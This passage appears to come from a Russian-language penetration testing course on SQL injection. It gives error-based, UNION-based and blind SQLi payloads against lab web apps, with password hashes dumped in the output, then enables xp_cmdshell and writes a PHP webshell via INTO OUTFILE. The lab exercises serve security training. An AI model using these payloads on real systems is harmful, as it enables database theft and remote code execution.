
```
' or 1=1 in (select @@version) -- //
```

Листинг 16 - Error-based payload

В этом случае мы хотим получить MySQL version через директиву *@@version*.

MySQL принимает statements *version()* и *@@version*.

Теперь можно вставить injection payload в поле *Username* и проверить возвращенный output.




Работающая версия MySQL (8.0.28) включена вместе с остальным payload веб-приложения. Это означает, что мы можем интерактивно запрашивать базу данных, похоже на работу в административном терминале.

Похоже, у нас есть неограниченный контроль над database queries, поэтому попробуем dump всех данных внутри таблицы *users*.

```
' OR 1=1 in (SELECT * FROM users) -- //
```

Листинг 17 - Попытка получить таблицу Users

После вставки значения в поле *Username* и отправки query мы получаем следующую ошибку:




Fatal error: Uncaught mysqli_sql_exception: Operand should contain 1 column(s) in /var/www/html/login1.php:85 Stack trace: #0 /var/www/html/login1.php(85): mysqli_query() #1 /var/www/html/index.php(30): include('...') #2 {main} thrown in **/var/www/html/login1.php** on line **85**

Это означает, что нужно запрашивать только один column за раз. Попробуем получить только column *password* из таблицы *users*.

```
' or 1=1 in (SELECT password FROM users) -- //
```

После отправки payload мы получаем несколько ошибок вместе со значениями, похожими на MD5 хэш пароляes.



Warning: 1292: Truncated incorrect DOUBLE value: '21232f297a57a5a743894a0e4a801fc3' Warning: 1292: Truncated incorrect DOUBLE value: 'f9664ea1803311b35f81d07d8c9e072d' Warning: 1292: Truncated incorrect DOUBLE value: '5f4dcc3b5aa765d61d8327deb882cf99' Warning: 1292: Truncated incorrect DOUBLE value: '5653c6b1f51852a6351ec69c8452abc6'


Invalid password!

Это отчасти полезно, поскольку нам удалось получить все хеши паролей пользователей, однако мы не знаем, какому пользователю соответствует каждый хеш пароля. Мы можем решить проблему, добавив условие *WHERE*, указывающее, пароль какого пользователя нужно получить, в данном случае *admin*.

```
' or 1=1 in (SELECT password FROM users WHERE username = 'admin') -- //
```

Листинг 18 - Улучшение error-based payload SQLi

После отправки payload мы получаем password пользователя вместе с обычным сообщению об ошибке:



Warning: 1292: Truncated incorrect DOUBLE value: '21232f297a57a5a743894a0e4a801fc3'

Invalid password!

Отлично! Нам удалось предсказуемо получить hashed user credentials через обнаруженную error-based SQL injection vulnerability.

Когда мы имеем дело с in-band SQL injections и результат запроса отображается вместе со значением, возвращенным приложением, нужно также проверять *UNION-based* SQL injections.

Ключевое слово UNION помогает эксплуатации, потому что позволяет выполнить дополнительный SELECT statement и предоставляет результаты в том же query, тем самым concatenating два queries в один statement.

Чтобы **UNION** SQLi attacks работали, сначала нужно удовлетворить двум условиям:

1. Внедренный **UNION** query должен включать то же количество columns, что и исходный query.
2. Data types должны быть совместимы между каждым column.


Чтобы продемонстрировать эту концепцию, протестируем веб-приложение со следующим заранее настроенным SQL-запрос:

```
$query = "SELECT * from customers WHERE name LIKE '".$_POST["search_input"]."%'";
```

Листинг 19 - Уязвимый SQL-запрос

Query извлекает все записи из таблицы *customers*. Он также включает ключевое слово LIKE, чтобы искать любые значения *name*, содержащие наш ввод, за которыми следует ноль или любое количество символов, как задано оператором процента (*%*).

Мы можем взаимодействовать с уязвимым приложением, перейдя на `http://192.168.50.16/search.php` с машины Kali. После загрузки страницы можно нажать *SEARCH*, чтобы получить все данные из таблицы *customers*.




Перед созданием какой-либо attack strategy нужно знать точное количество columns в целевой таблице. Хотя вывод выше показывает наличие четырех columns, не следует делать предположение на основе layout приложения, поскольку могут существовать дополнительные columns.

Чтобы обнаружить корректное количество columns, можно отправить следующий injected query в search bar:

```
' ORDER BY 1-- //
```

Листинг 20 - Проверка точного количества columns

Приведенный выше statement сортирует результаты по определенному column, а значит, он завершится ошибкой, когда выбранный column не существует. Увеличивая значение column на единицу каждый раз, мы обнаружим, что таблица имеет пять columns, поскольку сортировка по column six возвращает ошибку.




Имея эту информацию, можно попробовать первую атаку, перечислив текущее database name, user и MySQL version.

```
%' UNION SELECT database(), user(), @@version, null, null -- //
```

Листинг 21 - Перечисление Database через SQL UNION Injection

Так как мы хотим получить все данные из таблицы *customers*, используем знак процента, за которым следует single quote, чтобы закрыть search parameter. Затем начинаем внедренный query statement **UNION SELECT**, который dumps текущее database name, user и MySQL version в первый, второй и третий columns соответственно, оставляя оставшиеся два null.



После запуска атаки мы заметим, что имя пользователя и версия БД присутствуют на последней строке, но имя текущей базы данных отсутствует. Это происходит потому, что столбец 1 обычно зарезервирован для поля ID, состоящего из типа данных *integer*, а значит, он не может вернуть строковое значение, которое мы запрашиваем через выражение *SELECT database()*.


Веб-приложение явно опускает output из первого column, потому что IDs обычно не являются полезной информацией для конечных пользователей.

Учитывая это, обновим query, сместив все enumerating functions в самые правые позиции, избегая любых type mismatches.

```
' UNION SELECT null, null, database(), user(), @@version  -- //
```

Листинг 22 - Исправление внедренного UNION Query

Так как мы уже проверили ожидаемый output, можно опустить знак процента и снова выполнить modified query.



На этот раз все три значения вернулись корректно, включая *offsec* как current database name.

Расширим наши tradecraft и проверим, присутствуют ли другие tables в текущей базе данных. Начнем с перечисления information schema текущей базы данных из таблицы *information_schema.columns*.

Мы попробуем получить таблицу *columns* из базы данных *information_schema*, относящуюся к текущей базе данных. Затем сохраним output во втором, третьем и четвертом columns, оставив первый и пятый columns null.

```
' union select null, table_name, column_name, table_schema, null from information_schema.columns where
   table_schema=database() -- //
```

Листинг 23 - Получение tables и columns текущей database

Запуск новой попытки enumeration приводит к следующему output:

Name	Phone	Address	Country
customers	id	offsec	
customers	name	offsec	
customers	phone	offsec	
customers	address	offsec	
customers	country	offsec	
users	id	offsec	
users	username	offsec	
users	password	offsec	
users	description	offsec	

Этот вывод подтверждает, что три столбца содержат имя таблицы, имя столбца и текущую базу данных соответственно.

Интересно, что мы обнаружили новую таблицу с именем *users*, которая содержит четыре columns, включая column с именем *password*.

Создадим новый query для dump таблицы *users*.

```
' UNION SELECT null, username, password, description, null FROM users -- //
```

Листинг 24 - Получение tables и columns текущей database

Используя приведенный выше оператор, мы снова попробуем сохранить вывод username, password и description в таблице веб-приложения.

Name	Phone	Address	Country
admin	21232f297a57a5a743894a0e4a801fc3	this is the admin	
offsec	f9664ea1803311b35f81d07d8c9e072d	try harder	
boba	5f4dcc3b5aa765d61d8327deb882cf99	freeze	
han	5653c6b1f51852a6351ec69c8452abc6	pew pew	

Отлично! Наш UNION-based payload смог получить usernames и MD5 хешей всей таблицы users, включая административную учетную запись. Эти значения MD5 являются зашифрованными версиями plain-text passwords, которые можно восстановить с помощью подходящих инструментов.

SQLi payloads, с которыми мы столкнулись, являются *in-band*, то есть мы можем получить database content нашего query внутри веб-приложения.

В отличие от этого, *blind* SQL injections описывают сценарии, в которых database responses никогда не возвращаются, а поведение выводится с помощью boolean- или time-based logic.


Например, общие boolean-based blind SQL injections заставляют приложение возвращать разные и предсказуемые значения всякий раз, когда database query возвращает TRUE или FALSE result, отсюда и название "boolean". Эти значения можно просмотреть в контексте приложения.

Хотя "boolean-based" может не казаться blind SQLi variant, output, используемый для вывода результатов, поступает из веб-приложения, а не из самой базы данных.

Time-based blind SQL injections выводят результаты query, заставляя базу данных ожидать указанное количество времени. На основе response time атакующий может заключить, является ли statement TRUE или FALSE.

Наше уязвимое приложение (`http://192.168.50.16/blindsqli.php`) включает участок кода, затронутый обоими типами blind SQL injection vulnerabilities.

После входа с credentials *offsec* и *lab* мы увидим следующую страницу:



Внимательно просмотрев URL, мы заметим, что приложение принимает параметр *user* как input, по умолчанию равный *offsec*, поскольку это наш текущий logged-in user. Затем приложение запрашивает запись пользователя, возвращая значения *Username*, *Password Hash* и *Description*.

Чтобы проверить boolean-based SQLi, можно попробовать добавить следующий payload к URL:

```
http://192.168.50.16/blindsqli.php?user=offsec' AND 1=1 -- //
```

Листинг 25 - Проверка boolean-based SQLi

Так как *1=1* всегда будет TRUE, приложение вернет значения только если пользователь присутствует в базе данных. Используя этот синтаксис, мы могли бы перечислить всю базу данных для других usernames или даже расширить SQL-запрос для проверки данных в других tables.

Того же результата можно добиться с помощью time-based SQLi payload:

```
http://192.168.50.16/blindsqli.php?user=offsec' AND IF (1=1, sleep(3),'false') -- //
```

Листинг 26 - Проверка time-based SQLi

В этом случае мы добавили условие IF, которое всегда будет true внутри самого statement, но вернет false, если пользователь не существует.

Мы знаем, что пользователь *offsec* активен, поэтому если вставить приведенный выше URL payload в браузер Kali VM, мы заметим, что приложение зависает примерно на три секунды.

Этот угол атаки может стать очень time-consuming, поэтому его часто автоматизируют инструментами вроде *sqlmap*, как мы рассмотрим в следующем учебном блоке.

1. Запустите VM 1 и повторите SQLi payload для обхода аутентификации, который мы исследовали в этом учебном блоке. В этом разделе какая PHP-переменная используется для хранения пользовательского ввода?

2. Продолжайте работать на VM 1 и повторите UNION-based SQLi-атаку, которую мы обсудили в этом учебном блоке. Чтобы UNION-based атака сработала, какое еще условие должно быть выполнено помимо одинаковых типов данных между двумя запросами?

3. Повторите time-based и boolean-based blind SQL-инъекции, описанные в этом учебном блоке, на VM 1. Blind SQLi называются так потому, что вывод базы данных никогда не возвращается пользователю. Чтобы вывести результат запроса, вывод какого компонента используется вместо него?

10.3. Ручное и автоматизированное выполнение кода

Этот учебный блок охватывает следующие учебные цели:

• Эксплуатировать MSSQL Databases с помощью xp_cmdshell
• Автоматизировать SQL Injection с помощью SQLmap

В зависимости от операционной системы, привилегий службы и разрешений файловой системы уязвимости SQL-инъекции можно использовать для чтения и записи файлов в нижележащей операционной системе.

Запись тщательно сформированного файла с PHP code в root directory веб-сервера затем может быть использована для полного code execution.

В зависимости от нижележащей системы баз данных, на которую мы нацелены, нужно адаптировать стратегию получения выполнения кода.

В Microsoft SQL Server функция xp_cmdshell принимает строку и передает ее командной оболочке для выполнения. Функция возвращает любой вывод как строки текста. По умолчанию функция отключена, а после включения ее нужно вызывать ключевым словом **EXECUTE** вместо SELECT.

В нашей базе данных пользователь *Administrator* уже имеет соответствующие разрешения. Включим *xp_cmdshell*, симулируя SQL-инъекцию через инструмент **impacket-mssqlclient**.

```
kali@kali:~$ impacket-mssqlclient Administrator:Lab123@192.168.50.18 -windows-auth
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
...
SQL> EXECUTE sp_configure 'show advanced options', 1;
[*] INFO(SQL01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run
    the RECONFIGURE statement to install.
SQL> RECONFIGURE;
SQL> EXECUTE sp_configure 'xp_cmdshell', 1;
[*] INFO(SQL01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the
    RECONFIGURE statement to install.
SQL> RECONFIGURE;
```

Листинг 27 - Включение функции xp_cmdshell

После входа с Kali VM в MSSQL instance можно включить *show advanced options*, установив значение 1, а затем применить изменения к running configuration через statement **RECONFIGURE**. Далее включим *xp_cmdshell* и снова применим configuration с помощью **RECONFIGURE**.

Когда эта функция включена, можно выполнить любую Windows shell command через statement **EXECUTE**, за которым следует имя функции.

```
SQL> EXECUTE xp_cmdshell 'whoami';
output

-------------------------------------------------------------------------------------------------------------------
    -------------------------------------------------------------------------------------------------------------------
    ------------------------------------
```

```
nt service\mssql$sqlexpress

NULL
```

Листинг 28 - Выполнение команд через xp_cmdshell

Поскольку у нас полный контроль над системой, теперь можно легко повысить SQL shell до более стандартного reverse shell.

Теперь перейдем к базы данных MySQLs.

Хотя разные варианты базы данных MySQL не предлагают единой функции для повышения до RCE, мы *можем* злоупотребить statement SELECT INTO_OUTFILE, чтобы записывать файлы на веб-сервер.

Чтобы эта атака сработала, расположение файла должно быть доступно для записи пользователю ОС, запускающему ПО базы данных.

В качестве примера возобновим **UNION** payload на нашем целевом MySQL-приложении, который мы исследовали ранее, расширив query, записывающий webshell на disk.

Мы передадим SQL keywords **UNION SELECT**, чтобы включить одну PHP line в первый column и сохранить ее как `webshell.php` в writable web folder.

```
' UNION SELECT "<?php system($_GET['cmd']);?>", null, null, null, null INTO OUTFILE "/var/www/html/tmp/
    webshell.php" -- //
```

Листинг 29 - Запись WebShell на диск через directive INTO OUTFILE

